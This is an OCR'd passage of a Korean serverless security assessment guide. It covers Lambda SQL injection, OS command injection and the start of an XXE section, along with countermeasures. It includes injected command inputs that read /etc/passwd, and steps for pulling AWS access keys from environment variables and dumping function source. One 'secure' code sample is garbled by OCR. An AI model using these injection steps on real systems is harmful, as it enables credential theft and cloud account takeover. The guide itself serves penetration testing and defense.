형식에 관계 없이 관계형 데이터베이스, NoSQL 데이터베이스, 로컬 파일 시스템에서 데이터를 효율적으로 쿼리할 수 있는 SQL 호환 쿼리 언어입니다. 이를 통해 DynamoDB에서 구조화된 쿼리언어로 질의, 삽입, 업데이트, 삭제 등의 작업 수행이 가능합니다. (2020.11.23)

- 문자열에는 작은 따옴표(')를 사용
- 필드 이름, 변수 및 예약어에는 큰 따옴표(") 사용

* 참고 : https://docs.amazonaws.cn/en_us/amazondynamodb/latest/developerguide/ql-reference.html

· **관계형 데이터베이스와 NoSQL 데이터베이스 비교** (https://aws.amazon.com/ko/nosql/)

구분	관계형 데이터베이스	NoSQL 데이터베이스
최적의 워크로드	관계형 데이터베이스는 일관성이 뛰어난 온라인 트랜잭션 프로세싱(OLTP) 애플리케이션을 위해 설계되어 온라인 분석 프로세싱(OLAP)에 적합합니다.	NoSQL 데이터베이스는 낮은 지연 시간의 애플리케이션을 포함한 수많은 데이터 액세스 패턴에 맞도록 설계되었습니다. NoSQL 검색 데이터베이스는 반정형 데이터에서 분석을 위해 설계되었습니다
데이터 모델	관계형 모델은 데이터를 행과 열로 구성된 테이블로 정규화합니다. 스키마는 테이블, 행, 열, 인덱스, 테이블 간 관계, 기타 데이터베이스 요소를 정확하게 규정합니다. 데이터베이스는 테이블 사이의 관계에서 참조 무결성을 실현합니다.	NoSQL 데이터베이스는 키-값, 문서, 그래프 등 성능과 규모 확장에 최적화된 다양한 데이터 모델을 제공합니다.
ACID 속성	관계형 데이터베이스는 원자가, 일관성, 격리성 및 지속성(ACID, atomicity, consistency, isolation, and durability)의 속성을 제공합니다 - 원자가는 완벽하게 실행하거나 혹은 전혀 실행하지 않는 트랜잭션을 필요로 합니다. - 일관성은 트랜잭션이 커밋되면 데이터가 데이터베이스 스키마를 준수하도록 요구합니다. - 격리성은 동시에 일어나는 트랜잭션들이 각기 별도로 실행되어야 함을 의미합니다. 내구성은 예기치 못한 시스템 장애 또는 정전 시 마지막으로 알려진 상태로 복구하는 기능을 필요로 합니다.	NoSQL 데이터베이스는 흔히 수평으로 확장할 수 있는 보다 유연한 데이터 모델을 위해 관계형 데이터베이스의 일부 ACID 속성을 완화함으로써 조정합니다. 이로써 NoSQL 데이터베이스는 단일 인스턴스의 한계를 넘어 수평으로 확장해야 하는 사용 사례에서 높은 처리량, 낮은 지연 시간을 위한 탁월한 선택이 됩니다.
성능	성능은 일반적으로 디스크 하위 시스템에 따라 다릅니다. 최고 성능을 달성하기 위해서는 쿼리, 인덱스 및 테이블 구조를 자주 최적화해야 합니다.	성능은 일반적으로 기본 하드웨어 클러스터 크기, 네트워크 지연 시간 및 호출 애플리케이션의 기능입니다.
확장	관계형 데이터베이스는 일반적으로 하드웨어의 계산 성능을 높이거나 읽기 전용 워크로드의 복제물을 추가함으로써 확장됩니다.	NoSQL 데이터베이스는 일반적으로 거의 무제한적인 범위에서 일관된 성능을 제공하는 처리량 제고를 위해 분산형 아키텍처를 사용해 액세스 패턴이 확장 가능하기 때문에 분할성이 있습니다.
API	데이터를 저장 및 검색하기 위한 요청은 SQL(구조화 질의 언어)을 준수하는 쿼리를 사용하여 전달됩니다. 쿼리는 관계형 데이터베이스에 의해 구문 분석되고 실행됩니다.	객체 기반 API를 통해 앱 개발자가 데이터 구조를 쉽게 저장 및 검색할 수 있습니다. 파티션 키를 사용하면 앱에서 키-값 페어, 열 세트 또는 일련의 앱 객체 및 속성을 포함하는 반정형 문서를 검색할 수 있습니다.


5.2.5. 보안대책

<table>
<tr><th>구분</th><th>내용</th></tr>
<tr><td>취약점 명</td><td>Lambda: SQL Injection</td></tr>
<tr><td>관련 서비스</td><td>AWS RDS, Amazon DynamoDB, AWS Lambda</td></tr>
<tr><td>클라우드 특성</td><td>-</td></tr>
<tr><td>보안대책</td><td>
조치 방안1. SQL Injection을 방지하는 안전한 쿼리를 사용해야 함
OWASP 기준 JSP는 Bind 변수와 PreparedStatement를 사용하고, PHP는 PDO의 bindParam과 같이 타임을 지정하는 함수와 함께 사용하는 것을 권고하고 있습니다. 다만, 서버리스 환경에서는 JSP, PHP 등 서버 언어를 사용하지 못하고 Lambda를 통해서 SQL 쿼리를 작성하는 방식을 사용합니다. Lambda를 구성하는 언어는 NodeJS, Python 등으로 다양하게 구성될 수 있습니다.

1) 외부 입력 값을 SQL 쿼리문으로 직접 연결해서 사용하는 경우, 안전한 쿼리를 사용하기 위해 Prepared Statement와 유사한 구조로 코드를 작성해야 함
SQL Inejection 취약 코드 예시, Lambda(Node.js)
<pre>app.get("/get-info", (request, response) => {
    const req=request.query
    const query="SELECT * FROM contact_list where id="+req.id;
    connection.query(query, (err, rows) => {
        if(err) throw err;
        response.json(rows)
    });
})</pre>
SQL Inejection 보안 코드 예시, Lambda(Node.js)
<pre>app.get("/get-info", (request, response) => {
    const req=request.query
    connection.query('SELECT * FROM contact_list where id=?',
    [req.id], (err, rows) => {
        if(err) throw err;
        response.json(data:rows)
    });
})</pre>
2) 사용자 입력값 유효성 검사
정렬 기능에서의 SQL Inejction 방어는 Bind 변수를 사용할 수 없으므로 쿼리 실행 전 입력값 유효성을 검사하는 로직을 적용해야 함. 화이트리스트 필터링 방식을 사용하여 허용된 명령어만 실행되도록 해야 함
</td></tr>
<tr><td>비고</td><td>-</td></tr>
</table>

5.3. Lambda: 운영체제 명령실행

5.3.1. 진단환경



[그림 26] 서버리스 웹 애플리케이션 환경의 OS 운영체제 명령실행 공격 대상(Lambda)

- ❑ 사용자가 브라우저에서 파라미터를 입력 후 서버(Lambda)로 전달
- ❑ 서버에서 처리되는 함수는 사용자로부터 전달받은 파라미터 입력 값을 통해 OS 명령어 실행

Lambda는 격리된 런타임 환경을 제공하는 실행 환경에서 함수를 호출합니다. 실행 환경은 함수를 실행하는 데 필요한 리소스를 관리합니다. Lambda는 기본적으로 Java, Go, PowerShell, Node.js, Python, C#, Ruby 언어를 지원하며, 표준 EC2 인스턴스에서 코드를 실행하는 것과 비교하면 Lambda가 코드를 컨테이너 기술의 일부 형태로 제공하는 방식이 훨씬 빠릅니다. 컨테이너는 공통 이미지(Amazon Linux AMI: amzn-ami-hvm-2016.03.3.x86_64-gp2)로 제작된 EC2 인스턴스를 활용합니다.

5.3.2. 취약점 내용

구분	내용
취약점 설명	검증되지 않은 사용자 입력값이 OS 명령어 실행에 영향을 주어 개발자가 의도하지 않은 기능을 실행시키는 취약점입니다.
판단 기준	**[취약]** 개발자가 의도하지 않은 명령어를 실행하거나, 이를 통해 중요정보를 획득할 수 있을 경우 취약으로 판단합니다.
취약점 영향력	Lambda 함수가 실행되는 IAM 권한 정보 탈취가 가능하며, 해당 권한으로 사용 가능한 다른 서비스에 대해 검증이 가능합니다.
비고	-

5.3.3. 진단방안

OS 명령삽입을 할 때 파라미터 뒤에 "&", "&&", "|", "||" 와 같은 문자를 사용하여 추가적인 명령을 입력할 수 있다. 리눅스에서는 ";" 문자를 사용하여 명령어를 분리시킬 수 있다.

실행된 명령어의 결과값이 출력되는 상황이라면 productid=381 & cat/etc/passwd 혹은 echo나 ifconfig 같이 정보를 출력할 수 있는 명령을 함께 입력한다. 만약 삽입한 명령의 결과값을 볼 수 없는 상황이라면 Time-Delay 방식으로 OS명령이 작동하는지 확인할 수 있다. 주로 productid=381 &ping –c 10 127.0.0.1과 같이 ping에 카운트를 줄 수 있는 "-c" 옵션을 같이 사용한다.

❑ 시스템 정보를 얻는 OS 명령의 예는 다음과 같다.

목적	리눅스	윈도우
현재 사용자 이름 확인	whoami	whoami
운영체제 정보 확인	uname –a	Ver
네트워크 설정 확인	ifconfig	ipconfig /all
네트워크 연결 상태 확인	netstat –an	netstat –an
실행중인 프로세스 확인	ps -ef	tasklist

❑ 언어별 OS Command 함수

No	언어	OS Command 실행 함수
1	Node.js	require("child_process").exec, require("shelljs").exec
2	Python	Exec, eval, execfile, input
3	Java	Runtime.exec, Runtime.getRuntime().exec
4	Go	Exec, os.Args, flag
5	C#	Process
6	Ruby	IO.popen, system, exec, open3.popen

OS 명령을 실행하는 Lambda 코드 예

```
exports.handler = (event, context, callback) => {
    event.cmd = "node reqeust_google.js"
    if(!event.cmd)
        return callback('Please specify a command to run as event.cmd');
    }
    const child = exec(event.cmd, (error) => {
        callback(error, 'Process complete!');
    });
    child.stdout.on('data', console.log);
}
```

진단 사례1. Lambda 인증정보 획득

Lambda 런타임 시 인증정보가 환경변수에 포함되어 업로드되므로 명령 실행을 통해 인증 정보를 가져올 수 있습니다. 공격자는 인증정보를 이용하여 부여된 권한에 따라 AWS 서비스를 조회, 제어할 수 있습니다.

Step1. cmd 파라미터를 통해 OS 명령어 실행 및 결과 확인이 가능함을 확인함

[그림 27] Lambda OS 명령어(ls) 실행 요청 및 결과

Step2. 'env' 명령어를 통해 서버의 환경변수정보를 확인함. 환경변수 값 중 인증정보(AWS_ACCESS_KEY /AWS_SECRET_KEY)에 해당하는 값을 확인함

[그림 28] Lambda OS 명령어(env) 실행 요청 및 결과

진단 사례2. Lambda 함수 소스코드 획득

서버리스 환경에서 Lambda 시스템은 Read-only로 되어있어 추가적인 모듈 설치는 불가합니다. 하지만 공격자가 이용할 수 있는 모듈이 이미 설치가 되어있는 경우 이를 이용해 추가적인 공격을 할 수 있습니다.


예) HTTP 요청을 보낼 수 있는 Request 모듈, DB 조회를 할 수 있는 mysql 모듈 등 Lambda 시스템에서 사용 가능한 ls –alR 명령을 통해 현재 설치된 파일 목록을 획득할 수 있으며, 추가적인 공격을 위해 이용할 모듈을 살펴볼 수 있습니다.

a : 모든파일에 대해서 검색

l : 파일 정보를 자세히 출력

R : 하위 폴더까지 트리 형태로 검색, recursive

Step1. 'ls -alR' 명령어를 통해 저장된 파일 정보를 확인함.



Response

```
"Process complete!"
```

Function Logs

```
.d.ts
-rw-rw-r-- 1 root root  1114 Oct 26  1985 util.js
-rw-rw-r-- 1 root root  1715 Oct 26  1985 util.js.map

./node_modules/uri-js/dist/esnext/schemes:
total 34
drwxrwxr-x 2 root root  381 Apr 14 17:26 .
drwxrwxr-x 3 root root  327 Apr 14 17:26 ..
-rw-rw-r-- 1 root root  108 Oct 26  1985 http.d.ts
-rw-rw-r-- 1 root root  959 Oct 26  1985 http.js
-rw-rw-r-- 1 root root  841 Oct 26  1985 http.js.map
-rw-rw-r-- 1 root root  108 Oct 26  1985 https.d.ts
-rw-rw-r-- 1 root root  212 Oct 26  1985 https.js
-rw-rw-r-- 1 root root  312 Oct 26  1985 https.js.map
-rw-rw-r-- 1 root root  359 Oct 26  1985 mailto.d.ts
-rw-rw-r-- 1 root root 7746 Oct 26  1985 mailto.js
-rw-rw-r-- 1 root root 7209 Oct 26  1985 mailto.js.map
-rw-rw-r-- 1 root root  324 Oct 26  1985 urn.d.ts
-rw-rw-r-- 1 root root 2050 Oct 26  1985 urn.js
-rw-rw-r-- 1 root root 1939 Oct 26  1985 urn.js.map
-rw-rw-r-- 1 root root  279 Oct 26  1985 urn-uuid.d.ts
```

[그림 29] ls –alR 명령어 실행 결과

Step2. 'cat' 명령어를 통해 Lambda 함수의 소스코드를 확인 가능하며, 파일 내 중요 정보(키, 패스워드)를 획득 및 이를 추가적인 공격에 활용할 수 있음.

[그림 30] Lambda 시스템에서 중요정보 탈취

진단 사례3. Lambda에 설치된 외부 모듈 활용

다음은 Lambda 시스템에 http 요청을 보낼 수 있는 request 모듈이 설치되어 있는 경우에 HTTP 요청을 보낸 후 결과값을 리턴받는 코드를 실행한 경우입니다.

nodeJS Lambda 환경에서 모듈을 이용할 경우 node[파일명.js]로 명령을 실행시킬 수 있습니다.

[그림 31] Request 모듈을 이용한 HTTP 요청 명령 실행 결과


5.3.4. 진단 참고사항

특이사항

- OS 명령삽입이란 검증되지 않은 사용자 입력값을 통해 호스트 시스템 운영체제에 임의의 명령어를 실행시킬 수 있는 취약점입니다. 실행되는 명령은 OS 명령삽입이 발생하는 프로그램의 권한을 가지므로, 프로세스 최소 권한 원칙을 따르지 않으면 더욱 큰 피해를 입을 수 있다는 특징이 있습니다.
- 이 취약점은 온프레미스 환경뿐만 아니라 클라우드 서버리스 환경에서도 발생합니다. 서버리스 환경에서의 OS 명령삽입은 프론트에서 입력된 외부 값이 API Gateway를 통해 Lambda로 전달되고, Lambda에서 OS 명령어가 실행되는 방식입니다.


진단 TIP

- Lambda에 설정된 권한에 따라 명령 실행에 제한이 있을 수 있습니다. 예를 들어, 네트워크를 통해 데이터를 유출하는 시나리오의 경우 Lambda 실행 권한에 네트워크 연결 권한이 있어야 합니다. 또는 DB에서 데이터를 조회하고 싶은 경우 RDS 조회 관련 권한이 있어야 합니다. 따라서, 모의해킹 시 시나리오 도출할 때 주의사항으로 Lambda의 기능을 먼저 살핀 후 설정되어 있을만한 권한을 추측해보는 것이 좋습니다.



[그림 32] [Lambda함수 > 구성 > 권한] 메뉴의 설정 확인

- 개발자는 Lambda 함수 실행 시간을 설정할 수 있다. 기본 값으로 3초가 설정되어 있으며, 3초가 지난 함수는 timeout 에러를 리턴합니다. 즉, 개발자가 의도적으로 함수 실행시간을 늘리지 않는 한 실행 시간을 많이 요구하는 OS 명령은 실행되지 않을 가능성이 높으므로 주의합니다.



[그림 33] [Lambda함수 > 구성 > 일반 구성] 메뉴의 설정 확인

- 온프레미스 환경과 구분할 수 있는 방안은 OS명령으로 whoami 실행할 경우 아마존 Lambda 컨테이너 환경에서는 "/home/sbx_user1092"와 같이 sbx_user로 나타납니다.

- AWS에서 curl 명령어를 제거했으며, 웹 요청을 보내기 위해 적절한 라이브러리를 별도로 사용해야합니다.


5.3.5. 보안대책

<table>
<tr><th>구분</th><th>내용</th></tr>
<tr><td>취약점 명</td><td>Lambda: 운영체제 명령삽입</td></tr>
<tr><td>관련 서비스</td><td>Amazon Lambda</td></tr>
<tr><td>클라우드 특성</td><td>-</td></tr>
<tr><td>보안대책</td><td>
조치 방안1. 민감한 작업에 직접 사용되는 사용자 입력 값은 검증 후 적용해야 함
1) 외부 입력값으로 OS 명령어를 직접 사용하지 않도록 함
2) 외부 입력값으로 OS 명령어를 생성하거나 선택이 필요한 경우,
명령어 생성에 필요한 값들을 미리 지정해 놓고 외부 입력에 따라 선택하여 사용
3) 명령어를 직접 호출하는 것이 필요한 경우,
OS 명령어 해석기에 전달되지 전에 입력 값을 검증/확인 하도록 구현
4) 입력 값에 대한 파라미터 데이터의 “&”, “|”, “;”,”`” 문자에 대한 필터링 처리
<table>
<tr><td>&</td><td>명령어 해석기에서 첫 번째 명령이 성공했을 경우만 두 번째 명령어를 실행</td></tr>
<tr><td>|</td><td>첫 번째 명령어가 성공하는지에 상관없이 두 번째 명령어를 실행</td></tr>
<tr><td>`</td><td>쉘 해석기가 명령어를 해석하다 역 작은따옴표(``)에 포함된 명령어를 만나면 기존 명령어를 계속 실행하기 전에 역 작은따옴표로 둘러싸인 명령어를 먼저 실행 (예) `ls –al`</td></tr>
</table>


* 참고사항
IAM 사용자의 인증정보(AccessKey/SecretKey)를 보호되지 않은 곳에 파일로 저장하거나 코드에 하드코딩 시 탈취될 가능성이 있음
1) Access Key는 AWS의 CLI 도구나 API를 사용할 때 필요한 인증수단으로 생성 사용자에 대한 결제정보를 포함한 모든 AWS 서비스의 전체 리소스에 대한 권한을 갖고있으므로 유출 시 심각한 피해가 발생할 가능성이 높기에 AWS Root Account에 대한 Access Key 삭제를 권장함
2) 안전하지 않은 장소에 사용자 인증정보를 저장 또는 소스코드 상에 하드코딩 하지 말아야 함
</td></tr>
<tr><td>비고</td><td></td></tr>
</table>

5.4. Lambda: XML 외부객체 공격(XXE)

5.4.1. 진단환경



[그림 34] 서버리스 웹 애플리케이션 환경의 XXE 공격 대상(Lambda)



[그림 35] 서버리스 웹 애플리케이션 환경의 XXE 공격 흐름(S3 트리거)

- ❑ 사용자가 브라우저를 통해 외부 엔티티가 선언된 XML 데이터를 입력 후 서버(Lambda)로 전달합니다.
- ❑ 서버에서 처리되는 함수는 사용자로부터 전달받은 XML형식의 데이터를 파싱하며, XXE 공격이 발생합니다.
- ❑ AWS Lambda의 함수는 요청할 때마다 호출되거나 특정 유형의 이벤트에 기반을 둬 동적으로 호출될 수 있습니다. API Gateway를 통한 요청 처리, S3 트리거로 객체의 생성/갱신/삭제 시 함수 호출 등이 있습니다.

XML 구문 분석기의 입력값 검증 누락으로 인해 시스템의 자원에 접근 가능한 취약점으로, XML 구문에 대한 검증 여부를 점검합니다. XML 외부 공격은 DoS, 권한이 없는 파일 열람, 포트스캔, 내부망 접속 등 광범위한

해킹공격을 시도할 수 있습니다.


5.4.2. 취약점 내용

구분	내용
취약점 설명	XML 문서에서 동적으로 외부 URI의 리소스를 포함시킬 수 있는 External Entity를 사용하여 서버의 로컬파일 접근, 서비스 거부 등을 유발할 수 있는 취약점입니다.
판단 기준	**[취약]** 개발자가 의도하지 않은 명령어를 실행하거나, 이를 통해 중요정보를 획득할 수 있을 경우 취약으로 판단합니다.
취약점 영향력	소스코드, 기타 민감한 파일에 대한 유출이 발생합니다.
비고	-

5.4.3. 진단방안

